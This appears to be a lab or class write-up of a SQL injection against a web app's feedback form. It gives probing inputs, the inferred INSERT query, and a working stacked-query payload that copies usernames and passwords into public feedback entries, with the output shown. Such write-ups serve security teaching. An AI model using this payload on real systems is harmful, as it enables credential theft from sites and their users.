Exfiltrate User Credentials via Feedback Form

Author: **Robert Pianezza**
Solver: **Ajay Ariaran**

This exploit shows how an attacker can use a SQL injection vulnerability in the feedback section to steal usernames and passwords from the database. The attacker tricks the system into running extra SQL code by submitting a specially crafted message.


Vulnerable Feature

- **Feature**: Feedback form at /dashboard/feedback
- **Issue**: The issue is that user input in the message field is inserted directly into a SQL query without proper sanitization

How to Exploit - My Steps

1. Locate feedback section of the site

- I logged in with a regular user account and went to the feedback page. I submitted a normal message to see how it works and confirmed that messages are stored and shown publicly.



2. Initial Testing

First, I started off with some initial testing in the feedback box that:

- Lets users submit text messages
- Shows those messages publicly


I tested the form for SQL injection by submitting inputs like:

'

dummyValue'

dummyValue'); --

These caused some weird errors which means the system is inserting input directly into SQL code.



3. Understanding the SQL Code Behind the Scenes

- Based on how the app responded, I assumed the backend SQL looked like this:

  ```
  INSERT INTO feedback (user, message, date, read)
   VALUES ('username', 'message', CURRENT_TIMESTAMP, 0);
  ```

- I was able to guess the feedback table columns because I saw that each outputted feedback had a username, a message, a date and time associated with it, and a “New” tag suggesting that the app is keeping track of which messages were read or not.

So I tried injecting:

dummyValue', CURRENT_TIMESTAMP, 0); – (to finish the SQL statement)

This successfully completed the SQL query and outputted ‘dummyValue’, confirming my guess was right.

4. The Final Payload

Now that I knew how the query was structured, I wrote a second SQL statement to copy data from the Users table into the feedback table. I used this payload:

> dummyValue', CURRENT_TIMESTAMP, 0); INSERT INTO feedback (user, message, date, read) SELECT username, password, CURRENT_TIMESTAMP, 0 FROM Users; --

I submitted it through the feedback form, and it worked.

- Close the `'` quote around the message
- Provide the rest of the values
- Insert a new SQL command
- Use `--` to ignore the rest of the query

Why This Works


Part	Purpose
`dummyValue'`	Closes the original `message` string
`CURRENT_TIMESTAMP, 0)`	Fills in the remaining expected values
`INSERT INTO ... SELECT ...`	Runs a new SQL command to steal data
`--`	Comments out leftover SQL to prevent errors

- The input from the feedback form was inserted directly into a SQL query without any kind of sanitization or escaping. This allowed me to close the original query and inject a second one, which the database executed. Since the feedback messages are shown publicly, the result of the injection was visible to all users.

Results

- After submitting the payload, the app displays stolen usernames and passwords as feedback entries on the public page. I can now read all credentials without needing access to the database directly.

Here's a screenshot of the expected output:


admin
New
admin123
Apr 14, 2025, 04:42 PM
robert
New
12345
Apr 14, 2025, 04:42 PM
dani
New
12345
Apr 14, 2025, 04:42 PM
rija
New
rija
Apr 14, 2025, 04:42 PM